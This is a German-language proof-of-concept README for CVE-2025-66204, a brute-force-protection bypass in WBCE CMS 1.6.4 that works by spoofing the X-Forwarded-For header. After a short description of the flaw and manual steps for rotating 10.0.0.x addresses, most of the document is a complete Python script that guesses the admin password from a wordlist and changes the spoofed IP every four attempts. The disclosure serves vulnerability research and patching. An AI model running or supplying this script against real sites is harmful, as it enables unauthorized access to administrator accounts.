 lukasz-rybak/cve-2025-66204
Proof-of-Concept für CVE-2025-66204: Umgehung des Brute-Force-Schutzes in WBCE CMS über manipulierten X-Forwarded-For-Header, mit automatisiertem Python-Exploit-Skript.

| Feld | Details |
|---|---|
| CVE-ID | CVE-2025-66204 |
| Schweregrad | MEDIUM |
| Sicherheitshinweis | Sicherheitshinweis ansehen |
| Entdeckt von | Lukasz Rybak |
In WBCE CMS 1.6.4 existiert eine Umgehung des Brute-Force-Schutzes. Der Login-Throttling-Mechanismus blockiert eine IP-Adresse nach 5 fehlgeschlagenen Anmeldeversuchen. Allerdings vertraut die Anwendung dem X-Forwarded-For-Header vollständig, ohne ihn zu validieren oder seine Verwendung einzuschränken.
Durch die Änderung von X-Forwarded-For bei jeder Anfrage kann ein Angreifer den Zähler unbegrenzt zurücksetzen und unbegrenzt viele Passwortversuche durchführen, wodurch der gesamte Brute-Force-Schutz effektiv umgangen wird.
WBCE CMS ermittelt die Client-IP anhand der folgenden Logik:
Obwohl WBCE standardmäßig nicht hinter einem Reverse-Proxy läuft, parst der Login-Endpunkt X-Forwarded-For dennoch, sobald der Header vorhanden ist – auch wenn er manuell vom Client hinzugefügt wurde.
Da die Anwendung nicht überprüft, ob die Anfrage von einem vertrauenswürdigen Proxy stammt, kann ein Angreifer einen eigenen X-Forwarded-For-Header mit einer beliebigen IP-Adresse einfügen.
Dies führt dazu:
Dieses Verhalten ist auf einer sauberen Standardinstallation ohne Reverse-Proxy vor WBCE CMS reproduzierbar.
Schritte

Versuchen Sie, sich mit einem falschen Passwort anzumelden, und senden Sie den Header:
X-Forwarded-For: 10.0.0.10
Wiederholen, bis die Sperre eintritt (nach 5 Versuchen).

Header ändern zu:
X-Forwarded-For: 10.0.0.11
Die Anmeldeversuche werden zurückgesetzt und wieder zugelassen.
Rotieren Sie durch 10.0.0.x und führen Sie Brute-Force-Angriffe ohne Einschränkung durch.
Automatisiertes PoC-Skript
Ich habe ein Python-Skript erstellt, das den Angriff automatisch durchführt, alle vier Versuche die gespooften IPs rotiert und erfolgreiche Anmeldungen erkennt.
 ...


Dies beweist die vollständige Umgehung des Schutzes.
import requests

# ==========================
#  CONFIGURATION
# ==========================

TARGET_URL = "http://localhost/wbce/admin/login/index.php"
USERNAME = "user"

# Extracted from intercepted login request
USERNAME_FIELDNAME = "username_A9BC72FF1D81"
PASSWORD_FIELDNAME = "password_A9BC72FF1D81"
USERNAME_META_FIELD = "username_fieldname"
PASSWORD_META_FIELD = "password_fieldname"

WORDLIST = "wordlist.txt"

ERROR_STRING = "Loginname or password incorrect"
BLOCK_STRING = "Excessive Invalid Logins"

MAX_ATTEMPTS_PER_IP = 4
SPOOF_IP_BASE = "10.0.0."

# Optional Burp Suite proxy
USE_BURP = False
PROXIES = {
    "http": "http://127.0.0.1:8080",
    "https": "http://127.0.0.1:8080",
}

session = requests.Session()
if USE_BURP:
    session.proxies.update(PROXIES)
    session.verify = False


# ==========================
#  LOGIN REQUEST
# ==========================

def try_login(ip, password):
    """Send one login attempt with spoofed X-Forwarded-For."""
    headers = {
        "X-Forwarded-For": ip,
        "User-Agent": "WBCE-Bruteforce-POC",
    }

    data = {
        USERNAME_META_FIELD: USERNAME_FIELDNAME,
        PASSWORD_META_FIELD: PASSWORD_FIELDNAME,
        USERNAME_FIELDNAME: USERNAME,
        PASSWORD_FIELDNAME: password,
        "url": "",
        "submit": "Login",
    }

    resp = session.post(TARGET_URL, headers=headers, data=data, allow_redirects=True)
    text = resp.text

    failed = ERROR_STRING in text
    blocked = BLOCK_STRING in text
    success = not failed and not blocked

    return success, failed, blocked, resp


# ==========================
#  MAIN ROUTINE
# ==========================

def main():
    print("[*] Loading wordlist...")

    with open(WORDLIST, "r", encoding="utf-8") as f:
        passwords = [p.strip() for p in f if p.strip()]

    print(f"[*] Loaded {len(passwords)} passwords.\n")

    current_ip_counter = 1
    attempts_with_ip = 0

    for attempt_no, password in enumerate(passwords, start=1):
        ip = f"{SPOOF_IP_BASE}{current_ip_counter}"
        success, failed, blocked, resp = try_login(ip, password)

        print(
            f"Attempt {attempt_no:03d} | IP={ip} | pass='{password}' "
            f"| failed={failed} blocked={blocked}"
        )

        if success:
            print("\n[+] SUCCESSFUL LOGIN!")
            print(f"    Username: {USERNAME}")
            print(f"    Password: {password}")
            print(f"    IP used : {ip}")
            return

        attempts_with_ip += 1

        # Switch spoofed IP after lockout threshold
        if attempts_with_ip >= MAX_ATTEMPTS_PER_IP:
            print(f"[*] Switching IP after {MAX_ATTEMPTS_PER_IP} attempts.\n")
            current_ip_counter += 1
            attempts_with_ip = 0

    print("\n[-] Password not found in wordlist.")


if __name__ == "__main__":
    main()
Diese CVE wurde unter Einhaltung koordinierter Offenlegungspraktiken verantwortungsvoll offengelegt. Die hier bereitgestellten Informationen dienen ausschließlich Bildungs- und Verteidigungszwecken.
